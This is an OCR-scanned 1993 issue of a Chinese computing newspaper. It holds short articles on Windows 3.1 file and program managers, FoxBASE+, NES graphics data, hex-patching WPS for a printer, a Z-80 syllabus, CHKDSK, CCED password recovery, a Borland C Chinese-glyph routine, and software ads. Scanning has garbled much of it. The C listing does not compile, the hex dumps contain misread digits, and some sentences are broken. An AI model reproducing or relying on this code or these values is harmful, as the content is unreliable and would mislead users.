
WINDOWS3.1功能与使用

高富就航航及学 熊越惠

拷贝程序项
既可以在不同程序组间,也可以在同一程序组内拷贝程序项,其方法与移动程序项一样容易。使用鼠标的方法是:按下Ctrl键,同时拖拽程序项至另一组,使用键盘的方法是:选择要移动的程序项,然后用File菜单中的Copy命令,该命令的使用方法与Move命令完全相同。

创建新程序项
要增加一个新程序项,首先必须激活要新建的组窗口,然后在File菜单中选择New命令,程序管理器会给出一个名为New Program Object对话框。

在该对话框中的缺省选项是Program Item,因此只需点击OK按钮或按Enter键,就会出现另一个名为Program Item Properties对话框。

在该对话框中输入的信息将构成程序项的“特征”(properties),其中只有Command Line特征是必不可少的,该对话框中几个特征的作用如下:

Description:程序项图标下出现的描述文字,应简明扼要。

Command Line:主要是填入运行程序的文件名及其参数,如果执行文件不位于Windows目录或DOS的PATH变量所指定的目录下,则还应指定它的路径名。

Working Directory:为该程序在运行时指定用于存放文档或中间文件的工作目录。

Shortcut Key:指定该程序运行的快捷键,利用快捷键,可以很容易地按新程序项启动的程序和文档文件之间切换,省略一系列的打开关闭操作,可以用Ctrl、Alt、Shift两组合再加“某键”来指定快捷键。

更改程序项的特征
程序管理器里File菜单中的Properties命令用来改变与程序项有关的特征,选中此命令后,就会出现创建该程序项时所打开的Program Item Properties对话框,对其中的内容进行修改即可。

删除程序项
因为程序项在程序组窗口中占据相当数量的空间,并且还耗费其它系统资源,因此建议在不需要时将它们删除,方法如下:

(1) 激活含有要删除其程序项的程序组。

(2) 用鼠标点击或用光条选中要删除的项。

(3) 按Del键或下拉File菜单选择Delete命令。

(4) 用鼠标点击Yes确认提示信息。

六、管理文件,文件管理器与程序管理器一样,文件管理器(File Manager)也是Windows的外壳程序,也就是可将它作为启动平台去启动其它的应用程序和文档文件。

如果把文件管理器作为缺省外壳,则可用它去启动和终止Windows的运行。

然而文件管理器的功能远不止如此,顾名思义,它是帮助用户管理存放于硬盘、文件服务器或软盘上的文件的,用户可用它来处理下面的一些繁杂事务:

• 文件的拷贝、移动、删除及更名操作。

• 在本地或远程硬盘上搜索文件。

• 给文件指定“只读”属性,以便它们不会被轻易地删除或更改。

• 直接打印文件而无须启动创建它们的应用程序。

• 目录的建立、删除或更名操作。

• 拷贝整个目录。

• 格式化磁盘。

• 拷贝软盘。

• 给硬盘或软盘设置卷标。

• 建立或去掉与网络文件服务器的连接。

大家都知道,文件管理是操作系统的主要任务之一,Windows正是通过文件管理器来完成对文件的各种管理工作。由于Windows是运行于MS-DOS之上的,因此它的文件组织,与MS-DOS是一致的,对于已熟悉MS-DOS的读者,使用文件管理器一定不会感到陌生,此外,由于管理方式与MS-DOS相似,因此,在这里只是重点介绍一些文件管理器的特定内容。

文件管理器的基本技术,则可在使用文件管理器时参看联机帮助,并结合MS-DOS的知识进行阅读。

1. 启动文件管理器

从Program Manager中启动File Manager的步骤如下:


(1) 激活Main程序组,可用如下任一方法:

• 用鼠标点击Main窗口;

• 在Windows菜单中选择Main命令;

• 按下Ctrl+Tab键直到Main成为一Drive icon

图4



个活动窗口。

(2) 在File Manager图标处两次点击鼠标。

另一方面是在Command Line的窗口中指定WINFILE.EXE文件,通过使用Program Manager的File菜单的Run命令启动File Manager。

启动程序管理器后,会看到一个图5所示的File Manager窗口。

图中的窗口被分割成了两个窗口,称为“格”(pane),左边的格显示当前磁盘的目录结构,称为目录树窗口,右边的格显示当前目录的内容,因此称为目录窗口。

在这个文档窗口的顶部,是若干与用户系统图标相对应的图标。整个应用程序窗口的底部为一个状态条,它向用户报告有关文档窗口选中项的信息。

用户可用各种方法改变文件管理器窗口的内容,例如,可去掉对两个窗口格的划分,只显示目录树窗口或目录窗口;也可打开更多的窗口以便能同时显示更多的目录。

在文件管理器中,用到了多种形象化的图标,各种磁盘的图标,代表了各个驱动器(如A、B、C、D盘及CD-ROM等)。

在文件管理器的目录树格中,目录被符号为两种文件类图标:关闭的文件类图标和打开的文件类图标。

打开的文件类图标指明了当前所选择的目录,但它没有表明当前目录是否拥有子目录。

在目录窗口格中,一个文件类图标也表示一个目录,但它只是表示这是当前目录的一个子目录。

在目录格的顶部,有一个旁边带着两点的上指箭头,这是一个“回溯”(go-back)图标,它代表当前目录的父目录。

文件管理器用图4所示的符号来区分文件的类型。(本克坤译)

大家知道,我们在使用FOXBASE+对大量数据进行科学运算,设计程序的时候,一般把公式存入数据库中,这样做至少

有三个好处:一、程序相对独立;二、公式维护方便;

三、程序通用性强,然而,接下来的一个问题是:既然

是科学运算就免不了加、减、乘、除,对于加、减、乘运算来说,数据没有

什么约束,对于除法来说,则不同。因为运算

时,除数不能为零,如果除数为零则程序会出现

错误,因此,在程序设计中,我们就要对公式

是否除数为零进行判断,先算是否有除法运算?

然后看除数是否为零?若除数为零,则重新数

据或退出此状态,否则程序继续进行,先算是否有除法运算?

然而,这类判断函数,FOXBASE+没有,因此,一般情况,就要我们

自己设计一段程序来实现这个功能,最平常的

设计方法是:先把公式作为字符串从数据库

中取出,对它进行扫描,遇到除法符号“/”,就把符号

后面的字符串取出并保存,然后,再对此字符串进行

扫描,看它是否还有除法符号“/”没有?这样一直

扫描下去,直到整个字符串扫描完成,然后,以除法

符号“/”为分界线,一级级退出,无论在每一级,如果

除数不为零,则正常运算,否则报错,提示用户重新输入数据或者退出此操作,由此看出,这样的设计非常复杂且影响速

度,那么,能不能找到其它比较简便的方法呢?回答

是肯定的,本人通过多次

搜索发现,除数为零的公

式计算,它们计算的结果

都为一串字符“.....”,那么,我

们能不能根据这一特点,

将错就错,公式计算时,先

不管它的除数是否为零,

计算了再说,然而,对计算

结果进行判断,如果结果

为一串字符“.....”,则证明

公式有除法运算且除数

为零,那么,就要用户重

新输入数据或退出此操

作,如果除数不为零,

则字符串“.....”,

则程序继续正常运行下

去,这一思路,通过多次

实践,证实是可行的,且

用于本人开发的系统之

中,下列程序体现了这

一思路的具体体现。

湖南 陈实

2. 整理画面的绘制(续)

下面借助部分数据具体说明这种图表绘图方法的奇妙。绘图数据如下:

D7F4- SF 00 20 0F
D7F8- 30 00 0F 0F 30 00 0F 0F
D800- 30 00 0F 0F 30 00 0F 0F
D808- 30 27 0F 0F 30 02 0F 0F
D810- 30 16 0F 0F 30 2A 0F 23
D818- C1 46 AA 23 C9 06 C0 F0
.....
D850- 20 00 DE FE 20 01 DE 16
D858- 20 1E DE 02 20 1F DE 1F
D860- 20 BF CA 1E 22 3F C5 FE
D868- 20 02 DE 02 20 1D DE 16
D870- 20 07 52 FE 20 27 52 FE
D878- 20 47 52 FE 20 05 C3 16
D880- 20 19 C3 02 20 27 44 1C
D888- 20 2E 44 1C 20 35 44 1C
D890- 20 47 44 1C 20 4E 44 1C
D898- 20 55 44 1C 20 A1 CA 01
D8A0- 25 A2 CA 00 20 BD CA 01
D8A8- 20 BE CA 00 21 E1 D7 1D
D8B0- 1F 21 FD 02 1D 1F D7 C3
D8B8- 83 03 04 05 20 03 04
D8C0- 05 20 E4 01 06 21 84 01
D8C8- 06 20 85 C8 09 0A 07 08
D8D0- 07 07 07 07 08 07 0B 0C
D90F- 23 18 82 BE BF 00

在数据区中,开始的三个数据是核心数据(底下划双横线的数字),我们称它们为送数指南。所谓送数指南是指前两位它决定向PPU送数的起始地址,第三个数据决定送数方式和数量,第三个数据的含义如图5-18。

Table with 8 columns: D7, D6, D5, D4, D3, D2, D1, D0. It shows bit patterns for different data fields.

送数方式 一次送数的数量。
图5-18中D0-D6位指示送数的数量,a的最大值为H3F,即一次最多可送H3F个数据(10进制为64个数据),D6,D7位决定送数方式,因送数方式由两位二进制数表示,所以共有四种方式,送数方式代码和送数方式的对应关系见表3-1。

Table with 2 columns: 送数方式代码 (D7, D6) and 送数方式. It lists four different data sending methods based on bit patterns.

第一组送数指南地址在D7F4,数据为SF 00 20
它表示送数的PPU首址为\$3F00,即PPU的配色区首址,第三个数据为H20,其D7、D6位为00,

这意味着把其后的H20个单元的数据送入PPU \$3F00-\$3F1F,使

\$3F00=0F \$3F01=30
\$3F02=80 \$3F03=0F
\$3F04=0F \$3F05=30
\$3F06=00 \$3F07=0F
\$3F08=0F \$3F09=30
\$3F0A=00 \$3F0B=0F
\$3F0C=0F \$3F0D=30
\$3F0E=0F \$3F0F=0F
\$3F10=0F \$3F11=30
\$3F12=27 \$3F13=0F
\$3F14=0F \$3F15=30
\$3F16=02 \$3F17=0F
\$3F18=0F \$3F19=30
\$3F1A=16 \$3F1B=0F
\$3F1C=0F \$3F1D=30
\$3F1E=2A \$3F1F=0F

第二组送数指南地址为\$D817,数据为:

23 C1 46
作用是置PPU首址为\$23C1,第三个数据的D6位为1,意味着对其后第一个单元\$D81A中的数据HAA连送6次,令
\$23C1=AA \$23C2=AA
\$23C3=AA \$23C4=AA
\$23C5=AA \$23C6=AA
\$23C7=AA \$23C8=AA
第十组的送数指南地址为\$D850,数据为:

20 00 DE

显然,从本组开始,对背景零页的图形显示单元置数。现在第三个数据HDE的D6、D7位等于“11”,这意味着向PPU送入其后的第一个数据HFE,连送HIE次(即连送80个HEF),使背景零页的第一列单元全部置入HFE。

当送到第35组数据时,送数指南地址为\$D8B6,数据为

20 C3 88
现在第三组的D7=1,这意味着从PPU的\$20C3开始,连续置入其后的八个数据,有
\$20C3=03 \$2143=20
\$2103=04 \$2103=03
\$2103=05 \$2103=04
\$2123=20 \$21A3=05

以上分析了程序NO. 9-23的四种送数方式。其它各组数据的送数都包括在这四种方式之中,读者将很容易分析,不多叙述。

当读数据地址为\$D9A4时,有\$D9A4=0,则向PPU送数的操作结束,返回。

从以上工作过程可见,图表绘图程序量小而功能强;数据量小而图形容量好;编程工作量小而修改容易;占有内存少而效率高。绘制BS. 2A的开机对话画面,仅占用数据区448个单元(包括PPU配色、背景零页配色数据占用的91个单元),因此工作效率是比较高的。(未完待续) 山东 于集

新游戏介绍“航空王”

日本光荣公司于1993年4月份推出了一部以民航决策为题材的SLG类游戏《航空王》。

整部游戏的流程自1955年一直延续到2020年。航空王则涉及全世界89个国家和地区的城市。在游戏过程中,你将坐上航空公司董事长的宝座,一言九鼎的发出指令来主持一家航

新航线的开设是以盈利为目的,但它首先是一项具有系统性的论证操作。对于新的航空港的建设,新的航线的开辟等重大决策的决定,你必须通过游戏程序仿真运行中的各项信息流,诸如这个国家的好感度,观光人口,人口指标,商业等以及该城市的交通、饮食、服务、娱乐设施、城市建筑、旅馆,这些经过慎重判断得到的情报经过认真的推敲,方能拍板定案。 吉祥 高立新

如何在WPS文字处理系统中使用9针仿24针TX-850

WPS文字处理系统是广大PC机爱好者所喜爱的文字处理软件,它的打印功能几乎支持所有的24针打印机。在24针打印机上WPS文字处理系统所规定的纸张规格如打印纸、窄行打印纸、A3复印纸、A4复印纸、A5复印纸、B4复印纸、B5复印纸,自定义纸张等都能很方便的进行打印文字处理,且与实际纸张规格一致。但是,现在有很多PC机爱好者配备的打印机是9针仿24针的TX-850打印机。WPS文字处理系统所规定的纸张规格在TX-850打印机上就不太合适了,因TX-850打印机只能打印8开以下的纸张规格而日常使用的纸张规格是16开的刀切纸,在WPS文字处理系统定义16开纸的是A4复印纸,可实际在TX-850打印机输出的版面信息超出了16开刀切纸的版面规格。若在WPS文字处理系统定义32开的A5复印纸,在TX-850打印机输出的版面信息宽度勉强适合16开刀切纸但长度太短。如果使用WPS文字处理系统的自定义纸张尺寸的功能,效果也不太满意。

针对WPS文字处理系统所规定的纸张规格A5复印纸宽度勉强适合16开刀切纸但长度太短。利用“PCTOOLS”中“FIND”查找功能对WPS.EXE中的“A5复印纸”的规格进行修改。经过多次调整,使得修改后的TX-850打印机输出的版面信息完全符合16开刀切纸的尺寸要求。修改方法如下:

A5复印纸规格尺寸为1146x948像素。将1146、948换算成16进制为047A、03B4,然后进行如下操作:

C>PCTOOLS <CR>按“F10”键选择含有WPS.EXE文件的驱动器进入PCTOOLS文件服务功能
按“F”键选择文件查找功能
按“F1”键将光标移动到“HEX”键人行键入“7A04B403”
等显示找到后按“E”进入编辑状态
在当前光标处键入“14068403”
按“F5”、“U”,按任意键即完成了修改。

此时按WPS文字处理系统计算纸张尺寸为1300x900,可实际在TX-850打印机输出的版面信息为16开刀切纸规格尺寸。经修改后的“A5复印纸”选择项即可使用TX-850打印机对文字进行各种编辑打印处理。同理,也可将其修改成其它不同规格尺寸的纸张。以上是我在实际工作中得出的一点经验,仅供配备TX-850打印机的用户参考。我使用的是286兼容机, TX-850打印机, WPS6.1版本文字处理系统。 牡丹江 春峰

如何在WPS文字处理系统中使用9针仿24针TX-850

(微机原理) 辅导 第一讲

一、大纲要求

1. 课程性质与任务
本课程是计算机专业的技术基础课。通过本课程的学习,要求建立计算机整机概念,重点掌握微型计算机基本原理;学会用汇编语言进行程序设计;熟悉中断技术;熟悉典型接口芯片Z-80 PIO、Z-80 CTC的编程方法及应用。

2. 课程基本要求

- ① 建立计算机整机概念,掌握计算机的运算基础,即编码、解码。
② 掌握微型计算机的基本结构及工作原理。重点在Z-80 CPU、半导体存储器及接口芯片。
③ 以Z-80为背机型,掌握微型计算机的指令系统及其在汇编语言程序设计中的应用。
④ 掌握汇编程序伪指令的功能。
⑤ 熟练掌握汇编语言程序设计的步骤、方法和技巧。
⑥ 掌握Z-80 PIO、Z-80 CTC接口芯片的结构、原理及初始化程序设计以及它们在微型计算机系统中的作用。
⑦ 掌握Z-80 CPU与外设间传送数据的可能方式,重点掌握中断传送方式。

二、学习重点

第一章 计算机基础知识

- 1. 掌握二进、八进、十六进及十进制数相互间的转换。
2. 掌握计算机中的编码,包括BCD码及机器数中的原码、反码、补码的定义及运算。
3. 掌握二进制数的四则运算。
第四章 微型计算机的结构及指令系统
1. 掌握Z-80微处理器的内部结构及功能部件的作用。

2. 掌握Z-80微处理器的外部特性—即主要引脚功能。

3. 掌握Z-80 CPU的寻址方式及指令格式。

4. 掌握Z-80各类指令功能及应用。

5. 掌握算术、逻辑运算指令执行后对标志位CY、H、P、V、S的影响以及各标志位在汇编语言程序设计中的应用。

第五章 单板计算机简介

1. 了解TP-801单板计算机组成原理。

2. 了解TP-801单板计算机存储空间地址分配。

3. 了解TP-801单板计算机输入、输出接口的连接及端口地址分配。

第六章 微型计算机的程序设计

初步掌握用Z-80的指令系统及汇编程序提供的伪指令,实现某种功能的分枝程序、循环程序以及子程序设计。

第八章 输入输出及中断方式

1. 了解Z-80 CPU对输入输出信息的传送方式。

2. 掌握中断技术的概念及实现过程,特别是Z-80中断方式2的特点及响应过程。

第九章 Z-80的接口芯片

1. 了解Z-80 PIO及CTC的内部结构及工作原理。

2. 掌握Z-80 PIO及CTC的控制字编约及初始化程序设计。

3. 初步掌握Z-80 PIO及CTC的应用程序设计。

第十章 微型计算机的接口技术

1. 了解LED数字显示器的的工作原理。

2. 了解非编键盘接口技术。

除上述所列内容,教材中的其余章节或组读,或略去不谈。 辅导教师 廖文君

一条显示隐含子目录的命令

DOS中的CHKDSK命令,其功能是分析检查磁盘及内存状况以及空间的利用情况,并能发现磁盘错误设法修复。正因为它有上述较强的功能,对于隐含子目录,不管用循环子目录法也好,还用超越了目录法也好,都能列出隐含的子目录及其目录中的文件。用PCTOOLS工具不能查看,但用CHKDSK命令能在屏幕上列出来。

格式 CHKDSK [D:] /v

v是选项,加参数v可以详细列出检查过程中所产生的全部信息,当然也包括那些加过密的隐含子目录及其目录中的文件,若用新命令(pause-break)则可对其仔细观察,若用CTRL+P可以将隐含目录打印出来。

Advertisement for Chang'an Information Industry (Group) Co., Ltd. listing various computer products like CE-C-1, CE-C-2, CE-C-3, and CE-C-4 with prices and features. Includes a logo for '握长安手 永远是朋友' (Hold the hand of Chang'an, always a friend).

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务有限公司 成都软件公司 成都电子所合办 主编：刘德铸 副主编：唐秋
国内统一刊号：CN51-0106 订刊代号：61-74 地址：成都市金河街75号 邮政编码：610015

WINDOWS环境下的第一个动态电子表格

——简介Lotus. Improv For Windows

编者按：随着知识产权、使用正版软件成为我国软件发展的必然方向，但国外正版软件价格高昂确实使许多用户望而却步。此次 Lotus 公司一进入国内即采用国外常见的软件优惠政策，相信能取得较好的效果。

Lotus Improv是Windows下的第一个动态电子表格，自今年二月由世界著名软件公司——Lotus公司推出以来，深受世界广大用户的赞誉，下面对其特点简要介绍：

一、动态视图，具有多线性(12条)。到目前为止，只有 Improv 才能提供动态视图，即重新组织表格满足不同事务的需要。它可以开关、隐藏、显示、折叠及扩展表格的任何部份，对于同一数据源它同时可创建16个不同的视图。

在一个行列页的3D结构中，Improv可同时显示多达12个数据表，表格的结构严谨，数据相关性好，冗余度低。

二、自然语言
Improv用自然语言表述公式，例如“毛利=收入-成本”，使数据间的逻辑关系清晰易懂，表格结构简单，不制作繁杂的解算。

三、Windows下的Working Together
Improv可与Lotus1-2-3, Lotus Amipro, Freelance Graphics, Organizer及CC, Mail等紧密结合在一起，Improv可通过Lotus Notes或Lotus CC;

Mall在工作群组环境中传递文件。

四、灵活的格式设定、打印报表生成及专业图形、图表
Improv的格式设定、打印及报表生成功能非常强大，可创建各种醒目、美观的报表，可在打印前预览每个打印页面的框架及面貌。

Improv可智能地创建图形，选定一个区域，点 SmartIcon 就可选取期望的图形类型。它拥有20个主图形及图表类型，可转动3D图表从更清楚的角度观察数据，其表示窗口可链接多个图表及表格。

五、用户界面友好、易学易用
Improv 简单直观，用户可以直接操作任何对象，数据类可以任意移动，SmartIcon 提供很多只需用鼠标一点即可执行的命令。

Improv 提供有生动形象的“动画游览指南”，可帮助新手很快入门；其示例及模板提供实例指导用户学习；用户可利用内容敏感下拉式菜单及快速菜单，非常方便地操作各种命令，可以轻松的重组、更改、扩展、格式化、建立及图形化 Lotus Improv 表格。

六、功能强大、易学易用和价格低廉的完美结合
为了向国内用户介绍这一当今电子表格软件的顶尖产品，Lotus公司在1993年12月31日前在国内实施优惠提供，优惠价详见1-4版中续费广告。

独家推出 Novell Access Server/ONLAN/PC 中文环境

每套¥1200元(含天汇标准汉字系统)
直接支持西文OS/2LAN/PC V1.2/V1.3处理中文

天汇汉字字年底酬宾

天汇标准汉字系统 1.5版 每套¥540元
天汇1.5网络版 10用户 ¥2500元
20用户 4500元
50用户 11000元

天汇汉字西南办事处 电子科技大学天汇公司
电话：(028)855312-2587 传呼：188-25557, 10879
邮编：610054 开户行：建设银行成都分行
帐号：285016084 开户名：电子科技大学天汇公司
地址：成都建设北路二段四号电子科大十二楼

▲通用综合档案管理系统通过鉴定 中国医学科学院输血研究所黄金
详细研究员主研的“通用综合档案管理系统(CAMS V2.0)日前在通过
卫生部计算机领导小组主持的初评鉴定。该系统结构设计合理，层次清晰，
设有20多种档案管理能力，人机界面友好，易于扩展，通用性强，易于操作，
无计算机知识的档案人员也很容易掌握。(奇洪斌)

▲新一代调度诞生 目前国内性能最先进的生产调度系统，已在上海英
孚特电子技术公司诞生。这套显示屏与计算机的连接相当方便，只需在计算机
的窗口中插入一块专用接口板，即可使所有软件的显示界面的内容在大
屏幕上同步显示。(马志军)

▲磁盘杂志问世(本报北京讯)江苏如东其实贸易公司电脑部
与南京生物技术有限公司信息中心联合推出(PC应用集)磁盘杂志，
从而结束了国内无磁盘杂志的历史。南京通讯社 展新图

▲微机原动力大型有限元程序MRSEAP通过鉴定
总参工程兵防护工程研究所定在洛阳召开了“MRSEAP大型有限
元程序微机化技术”科研成果鉴定会，与会专家一致认为：微机版
MRSEAP在总体结构和综合功能上达到同类软件国内领先水平和国际先进
水平，应尽快推广应用。为推广这一成果，拟于94年4月在洛阳举办MRSEAP
应用学习班，欢迎有关单位联系参加。(西安 郑德保)

▲中文简体版WINDOWS 1.1发布(本报北京讯)美国微软公司日前在
京发布从内核彻底改写的中文简体版 WINDOWS 1.1，具有中文信息处理速
度快，支持多种显示卡、多种汉字输入方式和多种打印机等优点，并提供先
进的True Type轮廓汉字字型。

▲教育电脑新制品(本报北京讯)中国教育电子公司在其成立五周年
之际，隆重推出最新研制的CEC-386教育计算机，适用于各类学校用于教
学与管理。CEC教育网络，与台湾第3波文化事业股份有限公司合作开发的
CAI系列软件，同时还推出了价格的CEC220中文终端。“今日北京”风
光盘、触摸屏多媒体查询系统和无人值守防盗监控系统等多种新产品。

▲高参MIS软件(本报北京讯)北京高参科技发展有限公司最近推出一
种“傻瓜”MIS软件，主要面向普通的企业管理人员，无需专业人员
编程。该软件具有万能检索、实现各种万能统计、高速生成任意
表格等功能。

▲武汉市人口控制预测系统通过鉴定 由武汉市计划生育委员会
和武汉市经济信息中心联合承担的“武汉市人口发展预测与规划——
人口发展经济生态协调的研究”课题，最近通过鉴定。(黄正忠)

▲工行出纳部门用微机管理现金运营 中国工商银行与长沙
国防科大合作开发出多用户出纳系统，方便了出纳部门的现
金收付及现金运营情况的多用户现金报表“一打即就”。(唐光海)

▲机械加工行业的“宠儿”——数控机床 广州数控设备厂研
生产的数控机床“德、大、粗、组”系列，一改传统机床笨、大、粗、笨、
用微电子技术，比普通机床综合效益提高数倍，性能因国内领先水平，
该产品已向石英化、智能化发展，使产品换代周期缩短一半
以上。(李敏)

使用计算机的好助手

未来21世纪不会使用计算机就等于“文盲”。然而，在使用计算机的过程中你会发现，计算机的提示信息大部分是英文提示，提示固然重要，但对计算机专业英语稍差的使用者却无法充分利用。为此北京金卡软件公司首次推出了以DOS、MSOFFICE、易通等多种独立软件组成的《金卡——易通》系列软件。该系列软件能随时将相应的英文提示转换为中文提示，也可以在编程的同时用中文、英文查询语句格式和用法。
北京 金卡

《金卡——易通》系列软件

计算机的提示是英文，看不明白，怎么办？DOS、DBASE、BASIC、汇编等易通系列可帮助你！操作时随时可将英文提示转换为中文提示；编程的同时用中、英文查询语句格式和用法，可将已有程序的命令进行中文转换，便于读程序。
北京金卡软件公司 联系人：金子
北京市北三环中路一号中国软件城内(100020)
电话：4222845 4221177-1052

软件交流

★编号：931107 (同931105)
名称：英语单词循环系统
作者：熊雨
功能简介：本系统按记忆遗忘规律和国际流行的外语单词循环系统记忆法精心编制。每次循环学习32组单词(每组单词可任设定)，在每次循环中每个单词的拼法连词中文解释、词类、音标一道，按单词循环系统的规律一遍遍地在屏幕上出现七次(奇妙的记忆次数)，使你只需花一个小时左右的时间就能熟记上百个单词。词库共有四种：八千基础词汇、新观念英语词汇、最新托福词汇、最新GRE词汇。共约二万个单词。此外，还有单词拼写练习功能。本系统是国内外同类软件中最好的(有音标，循环记忆)。拥有本“循环”，学好英语不再难！
运行环境：IBM-PC机及其兼容机，内存640K以上，2.13M、UCDOS3.0或中国龙等中文系统。
转让方式：压缩1.2M软盘一张
转让价格：98/套
邮购联系人：南宁市广西人民广播电台经济台信息科 林静
邮编：530022 电话：0771-554181转286
★编号：931108
名称：英语学习系统 Ver3.00
作者：张国武

功能简介：8000英文单词、1300余条词组及常用不规则动词连词记忆，英中文单词互译练习和基础英语自我诊断测验。记忆英文提供阅读拼写；填充拼写；分组循环记忆；阅读联想四种方法。该系统为初学英语者或是对英语有一定基础的人，迅速提高自己的英语水平，提供了一条最佳途径。每天坚持上机学习一小时，三至六个月即可轻松自如地熟记全部单词及词组。学完全部课程，能阅读各种英文报刊、书籍，能通过各类升学、晋升、就业、出国等英语考试。其特点是：
①屏幕菜单采用立体投影及上弹下拉式，美观新颖，长时间进行英文练习，眼睛不易疲劳。
②8000多英文单词已全部注明了汉语词义、词性及标准国际音标，音标字库存放在2.13M系统文件HZK16中。
③中文提示，人机对话，操作简单，具有自动辨音功能，可以随时增加或删除单词、词组及不规则动词，还可以打印出各种资料供自学、保存。
④学习内容较全面，资料都是采用国家正式出版发行的各种英语词汇的书籍。通过基础英语自我诊断测验，能发现你在英语语法部分的薄弱环节。
源程序语言：FOXBASE V2.10
运行环境：IBM PC/AT, 286, 386, 486及其兼容机；CCDOS3.13H, EGA, VGA 25行显示
转让形式：1.2M高密度盘一张，说明书一份(盘上自带国际音标字库HZK16)
转让价格：280元(含邮资，可开服务发票)
联系人：云南大理市滇西电业局机张 张国武
邮编：671000电 话：(0872)20589

《电脑打字与文书编辑(修订本)》正在发行

张钟渊、杨伟章编著的《电脑打字与文书编辑(修订本)》现在发行。内容除原七章，微机使用基础、指法训练、中英文输入、WS使用、五笔字型输入法、自然码输入法、WPS使用、微机使用经验与技巧外，新增第八章，病毒防治与故障排除，第一章及附录也有所新增。附录有：CCED4.0、WMDOS5.0、2.13H、UCDOS3.0、未来龙、大众码、常用DOS命令等，可作各电脑培训班、大中专非计算机专业教材，也可供广大电脑用户和初学者使用。该书特色是：通俗易懂、丰富实用、资料性强。
欲购者汇款至610012 成都益道街3号四川科技出版社编辑室，每本9.5元(含邮挂包装费)。批发从优。电话：(028) 6665013(办)、(028)6663745(家)
(注：93年12月12日前，成都电话号码为6位，即上述去掉头位)

软件加密狗王

DOS& WINDOWS、外插于打印口、固化ID号、120字节读写缓冲、对执行文件和源文件加密、自毁功能
电话：0755-3361217 3328664 零售：220元
深圳未来电子科技有限公司 (深圳核电大厦310室 518031)

明星系列软件

中国网通
昆明明星电脑公司 明星电脑网络系统
地址：昆明东风南路20号 地址：北京海淀区大柳树华大厦708室
电话：0871-5168574 邮编：650051 电话：01-2645224/5703 联系人：朱小波

计算机屏幕上的汉字一般都在汉字操作系统如 CCDOSS.13H 或 WPS 以及带汉卡的计算机系统中才能正常显示出来。这样显示汉字的速度快，而且汉字占用内存多，十分不利于在一个实时性强或占用系统较大内存的应用软件中采用。

下面的程序是一个成功地采用取 CLIB16 16x16 点阵字库中的汉字字模并经过各种处理而能直接在西文 DOS 环境下显示汉字的实用程序。该程序能够处理汉字的纵横比例放大显示、汉字左斜、右斜、工程字体、美术字体、汉字阴影等各种显示和修饰要求。程序完全采用 Borland C 语言编程，通用性强，易于理解和修改，可以作为工具库软件加入在 C 语言函数库中，供用户随时调用。

在此程序中函数 TAKE -PATTERN 根据汉字的机内码从 CLIB16 字库中取出对应的字模存入数组 HZK -BUF 中保存，函数 DISP -HZ -STR 根据用户需要和取出的汉字点阵在屏幕上绘出各种形式的汉字。其

```

(* hzk_buf) [][32]
(FILE *fp);
char c;
unsigned int i, f=0, e1, e2;
int rec, j, k=1;
long l;
fp=fopen("cclib.dos", "rb");
if(fp!=NULL)
  fputs(" error on open
cclib.dos");
  gets(l);
  while((i=p+1)=0)
    if(!L1)
      if((f=0))
        {e1=(1-dx)&0x07f;
        f=1;}
      else
        {e2=(1-0x1)&0x07f;
        f=0;}
      rec=(e1-7)*94+e2;
      i=rec*32L;
      fseek(fp, i, 0);
      for(j=0; j<32; j++)

```

```

bar(xx,yy,xx+dx,yy+dy);
else if(style==1) | style==2)
  fillipae(xx,yy,dx,dy);
else exit(-2);
xx=xx+dx+1;
yy=yy+dy+1;
x0=x0+16+32*dx;
yy=y-y-dy-2;
xx=x; yy=y; x0=x;
setcolor(color);
setfillstyle(SOLID_FILL,color);
for(i=1; i<num; i++)
  {for(j=0; j<16; j1++)
    if(mode==1)
      xx=x0-11;
    else if(mode==2)
      xx=x0+11;
    else if(mode==0)
      xx=x0;
    else exit(-1);
    for(i2=0; i2<12; i2++)
      for(i3=0; i3<8; i3++)
        if(getbit((* hzk_buf) [
i1+2+i2,7-i3])
          if(style==0)
            bar(xx,yy,xx+dx,yy+dy);
            else if(style==1)
              fillipae(xx,yy,dx,dy);
            else if(style==2)
              fillipae(xx,yy,dx,dy);
            else exit(-3);
            xx=xx+dx+1;
            yy=yy+dy+1;
            x0=x0+16+32*dx;
            yy=y-y-dy-2;
          }
        void main(void)
          {int gdriver=VGA, gmode
          =VGAHI;
          registergdriver
          (EGAVGA
          driver);
          initgraph
          (&gdriver,
          gmode,"");
          setcolor(LIGHTCYAN);
          cleardevice();
          disp_hz_str(hz_str, 200, 100,
          2,2,BROWN,1,1,1);
          disp_hz_str(hz_str, 50,200,1,
          1,RED,0,1,0);
          disp_hz_str(hz_str, 300, 200,
          2,2,RED,1,0,1);
          disp_hz_str(hz_str, 2, 300,2,
          2,GREEN,2,1,2);
          disp_hz_str(hz_str, 250, 300,
          2,2,BLUE,0,1,2);
          getch();
          closegraph();
          }

```

功能强大的 CCED，可请众多编辑软件中的新骄者。4.0版本新增加的加密功能，使用户文件的安全性和保密性得到保证；但使用不当，也会带来麻烦，甚至造成很大的损失。

众所周知，我们编辑文本文件时，经常使用纯中文状态 (ctrl+F9)，此时西文字母均表现为2字节的汉字。假设一个文件用 CCED4.0 编辑后，在纯中文状态下使用 shift+F1，进行加密，输入加密口令时，若我们未及时发现 ctrl+F9 切换到非纯中文状态，而且所敲的口令大于四个字母时，此时屏幕上只显示四个纯中文字符，若我们确认此加密口令退出 CCED4.0，那么便陷入 CCED4.0 加密中的陷阱。下次再调用，输入这四个字母，所编文件不能调用出来，若文件很大时，焦急之情可想而知。事实上，若我们使用汉字做密码，并超过四个汉字时，也自然进入加密陷阱，遇到这种情况该怎么办呢？

笔者在实际应用遇到此问题，通过摸索，实践终于找到一种简单方法解决了此问题。现记录如下，希望对遇到同样问题的同行们有所帮助。

经过反复实验得知，CCED4.0 加密时，口令输入最多接收9个西文字符，当输入西文字符时，加密口令中第9个字符总为最后一次输入的字符，9个西文字符相当于4个半汉字，正因为如此，输入加密口令时，当我们使用汉字或纯中文态字符（相当于2个字节汉字）并且加密口令超过四个字时，实际进入计算机的口令为前四个字加上最后一个字的后半字符，而半字符在屏幕上不会显示，我们认为没有发送，故确认并退出后，下次进入一般我们只送四个汉字或纯中文字符，不能调出来是当然的。

通过原因的分析，如果我们记得所输入口令的前四个字和最后一个字符，我们解决此问题的关键便在于如何送最后一个中文字符的后半字符。笔者在试验中认为利用 213 汉字系统中的预选字表能很好解决此问题。

